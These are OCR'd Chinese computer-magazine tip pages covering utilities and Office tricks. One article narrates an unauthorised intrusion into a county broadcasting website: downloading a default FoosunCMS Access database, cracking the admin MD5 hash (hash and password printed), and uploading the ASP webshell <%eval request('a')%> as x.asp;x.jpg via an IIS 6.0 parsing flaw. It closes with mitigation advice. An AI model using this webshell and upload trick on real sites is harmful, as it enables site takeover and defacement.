如果文件夹级数较多时，还可以使用Q-Dir提供的三种目录树资源管理模式，单击目录树按钮旁边菜单，弹出one 4 all、each has one和no use三种选择方式（如图2），其中one 4 all是指资源管理器内的所有窗口共用同一个资源目录树，单击鼠标选中不同的资源管理窗口，再单击左边栏中的资源目录树，即可在该窗口打开对应的目录；而each has one是指每个资源管理窗口都拥一个自己的独立目录树，而no use则是没有目录树的模式。


如果某个窗口中目录下的文件太多，不方便我们进行文件查找的话，还可以使用Q-Dir的过滤文件功能，单击该窗口右下角的文件过滤按钮，然后在文本框中输入文件的扩展名，如“exe”，这样窗口中就会只显示该扩展名类型的文件了（如图3）。CF

系统重装不担心 无线设置能备份

好友明明的笔记本重装系统后，原来系统中的各种无线WiFi要重新设置，有密码的又要重新输入密码，有时候密码没有记住，还得去问网络管理员，非常麻烦。其实很多人都有过这样的经历，这里笔者给大家支一招，用WiFi Network Backup Manager可以彻底解决这个问题，它能备份系统中设置过的所有WiFi网络的SSID和密码到一个文件里，重新安装系统后，可快速恢复。

先下载WiFi Network Backup Manager，然后安装即可，运行后在左侧会自动检测系统中所有连接过的无线WiFi的SSID名称，然后单击选择要备份设置和密码的SSID名称（如图），再单击右下角的“Save” 按钮，弹出另存为对话框，选择保存路径，输入保存的文件名，单击“保存”即可把该无线WIFI的设置和密码保存为一个扩展名为.WifiBackup的文件，然后把该文件存放到非系统盘即可。如果要备份全部的无线WiFi设置和密码，则单击“Save All”按钮即可。


当系统重装后，只要运行WiFi Network Backup Manager，然后单击“Load”按钮，在弹出的“打开”对话框中选择以前备份的.WifiBackup文件，单击“打开”即可迅速恢复以前的无线 WiFi的设置和密码，非常方便，为你省去了不少麻烦。CF



万花丛中过 片叶不沾身

●文/郭建伟

小成是一个不折不扣的软件迷，热衷于搜寻和使用各种有趣的软件。不过小成也有自己的烦恼，反复在电脑上安装和卸载各种软件，时间长了，造成电脑的运行速度明显降低。每隔一段时间，小成都要重新安装一遍系统，实在是不胜其烦。究其原因，说到底还是软件卸载不彻底的缘故。自从小成用上了Full Uninstall（简称FU）这款强悍的卸载软件，上述烦恼就随之烟消云散了。在FU面前，所有的软件只能是静悄悄的来，不留痕迹的离去。





在FU主窗口（如图1）中列出本机安装的所有软件，选中目标软件，在其右键菜单中点击“Uninstall”项，可以将其卸载掉。

不过这体现不出FU强大的卸载功能。当您需要安装软件时，点击FU主窗口中的“Command”→“Install an Applications”项，在监控窗口中点击“Forward>”按钮，FU可以记录当前各项系统配置参数。在下一步窗口（如图2）中点击“Run Installer”按钮，选择目标安装程序。之后目标程序可以自动运行，您可以按照步骤完成该软件的安装操作。完成安装之后，返回FU监控界面，点击“Forward>”按钮，FU可以自动对比分析该软件安装前后的系统变化情况，将目标软件对系统的所有改动情况完整无缺的记录下来。在下一步窗口中输入该软件的安装名称，点击“Funish”按钮完成整个监控操作。

在FU主窗口程序列表中选择该安装项目，在其右键菜单中点击“Show Changes to the System”项，在弹出窗口（如图3）的“Registry”面板中显示该软件对注册表的所有改动项目，在“Files System”面板中显示其在系统中生成的所有文件。根据以上信息，您







可以清楚的看到该软件对系统所作的任何改动。

当需要彻底删除该软件时，只需在该软件安装项目的右键菜单中点击“Uninstall”项，在弹出窗口（如图4）中部点击删除软件按钮，在弹出的对话框中点击OK按钮，随后该软件就会从系统中干干净净不留任何痕迹的的清除出去。按照以上方法，您可以借助于FU跟踪记录所有软件的安装情况，以后就可以毫不费力的将其干净彻底的卸载掉。CF

误关联的应用程序设置巧取消

●文/王志军

笔者使用的是Windows 7操作系统，由于误操作，在打开某种未知格式的文件时，设置了“始终使用选择的程序打开这种文件”，现在希望取消关联，但不是更换为其他的程序，而是恢复为原来的空白状态。遗憾的是，资源管理器窗口中取消“始终使用选择的程序打开这种文件”仍然无效，即使通过控制面板的“程序→默认程序→设置关联”也并没有能够解决这一问题……

其实，我们只要进入注册表编辑器删除相关的项目即可，这里以.xv文件为例进行说明：

以管理员权限打开注册表编辑器，如图所示，分别删除HKEY_CLASSES_ROOT\.xv、HKEY_CLASSES_ROOT\xv、HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.xv这三个项，注销或重启系统即可生效。CF

锦上添花 为Aero特效添加彩虹动画

●文/郭建伟

同界面“寒酸”的Windows XP相比，Windows 7提供的Aero透明特效的确很拉风。不过在默认情况下，Aero特效的色彩效果是静止不变的，使用的时间长了，难免让人感到乏味。能否让其像雨后的彩虹一样，产生色彩斑斓的变色特效呢？使用AeroRainbow这款免费的小工具，就可以轻松实现上述功能，让您的Aero特效变得与众不同充满动感。下载地址：http://winaero.com/e107_files/downloads/AeroRainbow.zip。

在AeroRainbow设置窗口（如图）中的“Speed”栏中拖动滑块，可以调整Aero特效变色的时间间隔（范围从0.1秒到60秒，默认为0.1秒），该时间越短，Aero特效的彩虹效果变化的越快。在“Color”栏中如果选择“Always random color”项，表示采用随机色彩来更换Aero特效的颜色外观。如果选择“Use the colors list”项，表示采用自定义色彩变化效果。点击“+”按钮，可以在颜色选择窗口中选择自己喜欢的颜色，之后将其添加到色彩列表中。按照同样的方法，可以添加任意多种颜色。之后点击“Set”按钮，可以立即激活Aero特效的动态色彩显示效果。可以看到，不管是任务栏，还是窗口，对话框等对象的外观，其色彩在不断地发生交替变化，看起来如同彩虹桥一般别致。在系统托盘中右击AeroRainboe图标，在弹出菜单中点击“Next color”项，可以立即切换到下一种颜色，加快Aero色彩特效的变动速度。CF



解密压缩包 我有非常技巧

●文/郭建伟

小周是公司的资料员，对于一些涉及机密的文档，老总总是嘱咐小周严加保管，小周自然不敢怠慢。虽说现在加密软件林林总总，不过小周有自己的加密高招。他的秘密武器就是WinRAR压缩软件，您可不要小看了WinRAR，除了解压缩文件外，加密功能也是其强项之一。

要想加密牢固，密码当然要强悍才行。俗话说，不能把所有的鸡蛋都放在一个篮子里。小周可谓深谙此道，他采用不同的密码来加密压缩不同的文件。不过问题随之而来，记忆各种复杂的密码可是令人头痛的事情。不过这难不倒小周，每次解密压缩包，小周根本不用输入任何密码，却能保证解包准确快捷。小周究竟是如何做到的呢？且看下面慢慢道来。

原来，小周使用了RarZilla Free Unrar（简称RFU）这款免费的软件，可以自动解密使用不同密码的加密压缩包。关于如何使用WinRAR加密文件，这里就不再废话了，这是老鸟菜鸟都熟悉的技术。为了便于使用，小周在自己的优盘上创建了一个名称为“passlist.txt”的文件，将使用过的密码全部存储到该文件中。当需要解密密码各异的压缩包时，小周插上自己的优盘，在RFU主窗口的“Options”面板（如图1）中勾选“Try to open encrypted files with default password”项，点击“Choose list”按钮，选择优盘上的“passlist.txt”文件。

小周将所需的加密压缩包全部拖动到RFU主窗口上，RFU就可以从指定的“passlist.txt”文件中读取所有的密码，逐一对每个加密压缩包进行匹配测试，如果匹配成功即可使用对应的密码解压与之匹配的压缩包。在随后打开的解压窗口（如图2）中选择保存路径，默认保存在与原文件同路径下以该压缩包文件名命名的文件夹中。当然，您也可以自定义解压路径。点击OK按钮，URF就可以自动解压对应的加密压缩包了。这样，您不仅免去了记忆各种密码的烦恼，也省去了手工输入密码的繁琐。当然，前提是必须看管好您的密码文件。下载地址：http://www.philipp-winterberg.com/download/InstallRarZilla.exe。



小提示：
在加密压缩包时，可以使用尽可能复杂的密码，来提高加密的安全性。最好采用专用的密码创建工具。来随机生成难以破解的密码。之后将密码保存到密码文件中即可。CF

洽博 xit@cfan.com.cn

创建使用方案 设置一键切换

●文/赵毅仙

家中只有一台电脑，大家只好排队分时使用。可每次换人后，仅改变分辨率、音量、启动软件等设置过程就花费不少时间。比方说老爷子使用时，要换成低分辨率大字体桌面，还要打开“千千静听”和IE，边上网边听歌，换成小妹时，则要关闭之前的软件，改回高分辨率，再打开她的K歌软件唱歌。切换如此繁琐，众人强烈不满。

命名方案

后来笔者发现一款名为Quick Config（下载地址：http://www.onlinedown.net/softdown/104507_2.htm）的软件，它能为电脑的程序、网络、系统、桌面等设置创建多种方案，还能实现一键切换方案，看来不错。下面就为老爷子创建一套电脑设置方案吧，内容是把桌面设置成低分辨率，并且自动启动IE浏览器和“千千静听”程序。

打开程序主界面，在左侧单击“Create new”按钮，再单击“是”，就会打开方案设置界面。在Profile name右侧输入方案名称，比如：LAOBA。接着在下方输入方案描述、指定组别、设置热键、图标。

指定自运行程序


老爷子喜欢边听音乐边上网，这就需要在方案中设置成IE和“千千静听”同时启动，避免手工运行的麻烦。


在界面左侧Applications栏勾选Start applications选项，在右侧单击Add按钮，打开Start application对话框，单击“…”按钮，选择“千千静听”的可执行文件打开，在Action栏中，确保选择的选项为Start，其它选项保持默认，单击OK按钮，“千千静听”便被添加到启动程序列表中（图1）。IE的添加方法与此相同。


在实际操作时，建议大家把所有方案中涉及的程序都添加到启动列表，然后根据方案的切换顺序，确定程序使用的动作。比如在LAOBA方案中要启动“千千静听”，而之后XIAOMEI的方案不需要“千千静听”，那就在小妹方案中，把“千千静听”的动作由Start更改为Terminate，这样切换到小妹的方案时，“千千静听”便自动终止。

实现一键切换

此时虽然方案创建完成，但此时只能在打开程序界面后，双击方案图标才能切换方案，离一键切换的要求还差一步。右击方案图标，在弹出的菜单中选择Create shortcut命令（图2），在打开的对话框中，为快捷方式命名并指定保存路径，单击“保存”按钮完成快捷方式创建。有兴趣的朋友，还可以为该快捷方式再创建快捷方式，指定热键，便可以不启动软件的情况下，实现一键切换。无论电脑以前是什么样子，等老爷子用电脑时，只要双击桌面上的设置方案图标或按下相应的快捷键，电脑就会自动切换到低分辨率桌面，同时自动启动“千千静听”程序和IE浏览器，无需再单独设置。而轮到小妹使用时，也只需双击自己的方案图标或利用快捷键，就能快速进入自己的K歌世界，而之前方案中启动的程序也将自动关闭。







创建的方案也可以导出保存，以便将来恢复。导出时，在程序界面右击要任一方案名称，在弹出的菜单中选择Export Profile选项，在对话框中勾选所有需要导出的方案名称，单击Export按钮，便可将方案保存起来。需要导入方案时，则在界面右侧的空白处右击鼠标，选择Import Profile选项，选中导出的文件打开，便会看到导出的方案名称，随后勾选这些方案，单击Import按钮即可将其导入到界面中（图3）。CF

最近关于网站新闻的故事很多，昨天刚看到某领导为视察“悬浮照”辩解，今天又能看到某“临时工”在网站发布了错误新闻。难道情况真的如此？我们经常能看到有人通过网站漏洞破解了登录密码，登录后制造恶作剧，那他们是怎样做到的？网站漏洞又是怎样被发现的呢？


小漏洞大危害

——数据库下载漏洞

●文/txcbg

对于采用Access数据库的网站来说，如果存在数据库下载漏洞，会给网站的安全性造成极大的危害，可以说是小漏洞大危害。下面就用我亲身经历的一个案例来展示数据库下载漏洞的危害。

一次在访问一个县的广电系统的门户网站时，出于习惯，顺手在网站地址后面加了个admin/，出现了“This Virtual Directory does not allow contents to be listed.”的错误提示，如图1。



通过数据库获取密码


看来存在admin目录。admin目录一般是网站的后台目录，看到存在admin目录，就决定看看网站的安全性如何。虽然知道了可能的后台目录，却还不知道后台登录页面的文件名，来试试常见的后台登录文件的名字，首先尝试admin_login.asp，提示“系统找不到指定的文件”，看来后台文件不是admin_login.asp，再尝试login.asp，



这次出来了后台登录页面，如图2。

通过后台登录页面上的文字知道网站采用的程序是FoosunCMS 4.0。尝试了几个比如用户名admin密码admin等弱口令都不对。这时候想到了网站用的是FoosunCMS 4.0，到网上下载FoosunCMS 4.0的源代码，然后在源代码中看能不能找到可以利用的地方。在中国站长站下载到了FoosunCMS网站内容管理系统 v4.0 sp7的源代码，解压下载回来的文件后发现FoosunCMS网站内容管理系统 v4.0 sp7采用的是Access数据库，默认存放数据库文件的目录为Foosun_Data，存放管理员信息的数据库的默认名字为FS400.mdb，如图3。






看这个网站的数据库文件是不是还是默认的目录默认的文件名，在网站地址后面加上Foosun_Data/FS400.mdb，出现了下载文件的对话框！如图4。

很幸运，目标网站没有更改存放数据库文件的默认目录也没有更改数据库文件的名字，导致我下载到了网站的数据库文件。用Microsoft Office Access 2003打开下载回来的数据库文件，在表FS_MF_Admin中发现了管理员的用户名admin和密码db7636b853b11fce，如图5。

破解密码 登录后台


密码到在线破解网站http://www.cmd5.com/default.aspx进行破解，显示“已查到，这是一条付费记录，密文类型:md5。”，查到了，但需要付费用户登录后才能查看结果，找了个有付费用户的朋友帮忙，得到密码zaijian$alang。



用得到的管理员的用户名和密码进入了后台，如图6。


在后台首页看到WEB服务器软件用的是Microsoft-IIS/6.0。在后台

洽博 xit@cfan.com.cn



看能得到webshell不。在“新闻管理”下点击“添加新闻”来到了添加新闻的页面，点“插入/编辑图像”按钮，然后在出来的“图形属性”对话框中点“浏览服务器”按钮就来到了如图7的上传图片的地方。把ASP木马服务端代码<%eval request("a")%>保存为文件x.asp;x.jpg。点图7中的“上传”按钮，在“文件1”中通过“浏览”按钮选择x.asp;x.jpg，一定要保证自动命名的选项为“不自动命名”，点“确定”按钮后文件x.asp;x.jpg上传到了服务器上，而且上传上去后的文件名还为x.asp;x.jpg，如图8。

文件x.asp;x.jpg上传到了Files目录下，访问地址为http://www.xxx.net/Files/x.asp;x.jpg。shell的地址就是http://www.xxx.net/Files/x.asp;x.jpg。可能有人会问.jpg文件怎么会是shell文件呢？Microsoft-IIS/6.0有一个解析漏洞，会把x.asp;x.jpg当成ASP文件来解析，网站WEB服务器软件用的是Microsoft-IIS/6.0，正好可以利用解析漏洞。用lake2的eval最小马发送端连接shell的地址http://www.xxx.net/Files/x.asp;x.jpg，写上密码a，发现shell的功能正常，如图9。



获得网站控制权

得到这个shell就获得了对网站文件的完全控制权，利用shell可以上传文件到网站，可以编辑网站下的所有文件，当然也可以删除网站目录下的任何文件。至此一个小型门户网站的安全性荡然无存，如果我在网页文件中插入挂马代码进行挂马，后果更是不堪设想。好在我只是看下网站的安全性，很快删除了shell文件，没有对网站目录下的任何文件进行修改或删除。

这个数据库下载漏洞只要还存在，就有可能被别人也利用这个漏洞得到网站的shell，至于后来者会不会做出危害网站的事情，谁也不敢保证。只要这个漏洞还存在，网站的安全就面临着一个随时可能爆炸的炸弹。

数据库下载漏洞是一个低级的小漏洞，但它的危害性却是巨大的。一旦这个漏洞被人利用，轻则一个网站彻底沦陷，重则网站所在的服务器沦陷，更甚者，一个服务器集群都可能因这个小漏洞而沦陷。

其实，数据库下载漏洞很好修补，把默认的数据库文件的名字改成一个比较复杂的名字就可以了。修改网页的版权信息，不让入侵者知道你网站用的是什么程序进而不知道到哪里找默认数据库文件的名字也是一个不错的防范数据库下载漏洞的方法，不过最彻底的方法还是修改数据库文件默认的名字。

希望各位站长朋友尤其是网站程序有.mdb数据库的朋友注意防范数据库下载漏洞。CF

幻灯片备注快速批量删除


●文/刘玉岗

同事王老师准备了一节优质课课件，经过同事们的帮助和修改，准备向上级部门报送。可是在准备课件时，王老师在备注框中记了很多备注呢。这些内容王老师可不想报上去。一个一个的来删除也太麻烦了。其实，利用PowerPoint的“文档检查器”就能批量删除幻灯片备注。


1 启动PowerPoint2007，打开要删除备注的幻灯片文件。单击窗口左上角的“Office按钮”，然后依次单击“准备→检查文档”，打开“文档检查器”对话框。如图1所示。



2 在“文档检查器”对话框中，选中“演示文稿备注”前面的复选框，单击“检查”按钮。如图2所示。



3 过一会儿，“文档检查器”就会告诉你检查的结果。如果你确定要删除全部备注，只要单击“全部删除”按钮，就可以删除所有的备注。然后单击“关闭”退出。如图3所示。



4 最后需要按组合键Ctrl+S或单击“Office按钮－保存”命令再次保存文档。CF


工作名片高效设计印刷一法

●文/阿南

许多人的名片都是拿到外面去设计印刷，也有自身用Photoshop或Word来排版设计并打印。如果你想用最高效的方式设计和印刷名片，那么，使用微软的Publisher算是一个很好的方法。它既不需要你跑腿到名片店，也不需要你动多少脑筋。本文讲述如何在Publisher 2007中设计制作和打印工作名片。


第一步：安装含有Publisher 2007的Office 2007套件。通过开始菜单启动Publisher 2007。

第二步：从“常用出版物类型”窗口列表下选择“名片”一项（如图1）。



第三步：从Microsoft Office Online模板列表中挑选一个自己中意的名片模板。注意，在模板列表中，系统提供了“较新设计”和“经典设计”两大类现成模板。此外，还提供了一类叫做“空白尺寸”的名片模板，其下又包含有7种尺寸供你选择

第四步：选中一个模板后，点击窗口右下角的“创建”按钮，随后即可进入名片编辑界面。在这里你可以点击名片上的各种元素，修改为你自己的属性即可（如图2）。



第五步：名片做好后，先保存名片，然后就可以打印输出了。

就这么简单。看来，干什么就得用什么工具，用对工具往往会事半功倍。CF

巧用分节符 速制错格表

●文/ 田静涛

在日常使用“WPS文字”制作左右错行表格的过程中，常会遇到表头对应的文字内容存在“分布不平衡”的情况，大家往往采取“增加行高或列宽、合并单元格”等操作来反复调整每个单元格，以达到左右平衡的效果。但依此法制作的表格，既费时、又有失美观。其实，只要正确理解“分节”的概念，并巧妙运用“插入分节符”、“分栏”等技巧，就能轻松制作出左右均衡的错行表格。如图1所示。

个人资料表

❶

第一步：特定表格预插入。鼠标单击“表格”菜单，在菜单中单击“插入”子菜单下的“表格”命令，在“插入表格”提示框内，将行数设为“5”（宜为大于3的奇数），列数设为“2”。

